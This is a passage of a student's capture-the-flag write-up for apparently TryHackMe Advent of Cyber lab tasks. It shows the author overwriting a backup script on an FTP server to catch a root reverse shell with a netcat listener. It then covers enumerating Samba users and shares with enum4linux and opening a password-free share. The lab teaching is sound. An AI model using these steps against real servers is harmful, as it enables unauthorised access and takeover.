local: shoppinglist.txt remote: shoppinglist.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for shoppinglist.txt (24 bytes).
226 Transfer complete.
24 bytes received in 0.00 secs (25.5033 kB/s)
ftp>
```


```
root@ip-10-10-173-20: ~
File  Edit  View  Search  Terminal  Tabs  Help
root@ip-10-10-173-20: ~        root@ip-10-10-173-20: ~
root@ip-10-10-173-20:~# cat shoppinglist.txt
The Polar Express Movie
root@ip-10-10-173-20:~#
```

Then type get shoppinglist.txt to get data, then open new tab and type cat shoppinglist.txt to get the movie, The Polar Express


Question 4




After get backup.sh, type cat backup.sh, and after that type nano backup.sh and you will get into this page.



After that follow text from this page then save and exit.



Then get back and type put backup.sh.



Then open a new tab and type nc -lvnp 4444

```
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 10.10.91.91 54780 received!
bash: cannot set terminal process group (1410): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~# cat /root/flag.txt
cat /root/flag.txt
THM{even_you_can_be_santa}
root@tbfc-ftp-01:~#
```

Then wait for a while u will get into this picture then type cat /root/flag.txt then you should able to get the flag THM{even_you_can_be_santa}

Thought Process/Methodology: Start the attack box and the virtual machines to get the IP address then open the terminal and run GoBuster to get api. Then run WFUZZ in the terminal to get the date and search the data on the browser to get the flag.

Day 10: Networking - Don't be sElfish!

Tools used: Kali Linux, Terminal

Solution/Walkthrough:

Question 1

Using the enum4linux -U 10.10.148.105 to know how many users are there in the samba server.

```
=================================( Users on 10.10.148.105 )=================================

index: 0×1 RID: 0×3e8 acb: 0×00000010 Account: elfmcskidy       Name:   Desc:
index: 0×2 RID: 0×3ea acb: 0×00000010 Account: elfmceager       Name: elfmceager    Desc:
index: 0×3 RID: 0×3e9 acb: 0×00000010 Account: elfmcelferson    Name:   Desc:

user:[elfmcskidy] rid:[0×3e8]
user:[elfmceager] rid:[0×3ea]
user:[elfmcelferson] rid:[0×3e9]
enum4linux complete on Sun Jun 26 03:19:05 2022
```

Question 2

Using command enum4linux -S 10.10.148.105 to know that there was 4 “share” on the samba server.

```
 ========================================( Share Enumeration on 10.10.148.105 )========================================

        Sharename       Type      Comment
        ---------       ----      -------
        tbfc-hr         Disk      tbfc-hr
        tbfc-it         Disk      tbfc-it
        tbfc-santa      Disk      tbfc-santa
        IPC$            IPC       IPC Service (tbfc-smb server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        TBFC-SMB-01          TBFC-SMB

[+] Attempting to map shares on 10.10.148.105

//10.10.148.105/tbfc-hr Mapping: DENIED Listing: N/A Writing: N/A
//10.10.148.105/tbfc-it Mapping: DENIED Listing: N/A Writing: N/A
//10.10.148.105/tbfc-santa      Mapping: OK Listing: OK Writing: N/A
```

Question 3

Use the smbclient to try to login to the shares on the samba server and found one of the shares named tbfc-santa doesn’t require password.

```
[+] Attempting to map shares on 10.10.148.105

//10.10.148.105/tbfc-hr Mapping: DENIED Listing: N/A Writing: N/A
//10.10.148.105/tbfc-it Mapping: DENIED Listing: N/A Writing: N/A
//10.10.148.105/tbfc-santa      Mapping: OK Listing: OK Writing: N/A
```

```
┌──(1211102289㉿kali)-[~]
└─$ smbclient //10.10.148.105/tbfc-santa
Password for [WORKGROUP\1211102289]:
Try "help" to get a list of possible commands.
smb: \>
```

Question 4

Log in to the share and get the notes to know what directory did ElfMcskidy leave for santa

```
┌──(1211102289㉿kali)-[~/Music]
└─$ cat note_from_mcskidy.txt
Hi Santa, I decided to put all of your favourite jingles onto this share - allowing you access it from anywhere you like! Regards ~ ElfMcSkidy
```

```
smb: \> ls
  .                                   D        0  Wed Nov 11 21:12:07 2020
  ..                                  D        0  Wed Nov 11 20:32:21 2020
  jingle-tunes                        D        0  Wed Nov 11 21:10:41 2020
  note_from_mcskidy.txt               N      143  Wed Nov 11 21:12:07 2020
```

Thought Process/Methodology: First, I am using the enum4linux -U 10.10.148.105 to know how many users are there in the samba server which is elfmcskidy,elfmceager,and elfmcelferson.After that, I also used the command enum4linux -S 10.10.148.105 to know that there was 4 “share” on the samba server which is tbfc-hr ,tbfc-it,tbfc-santa,and IPC$.Beside that, I used smbclient //10.10.148.105/“Share’s name” to know who does’t require a password and the answer is tbfc-santa.At last, I logged in to the share and get the note_from_msckidy.txt file and finally knew what directory did ElfMcskidy leave for santa.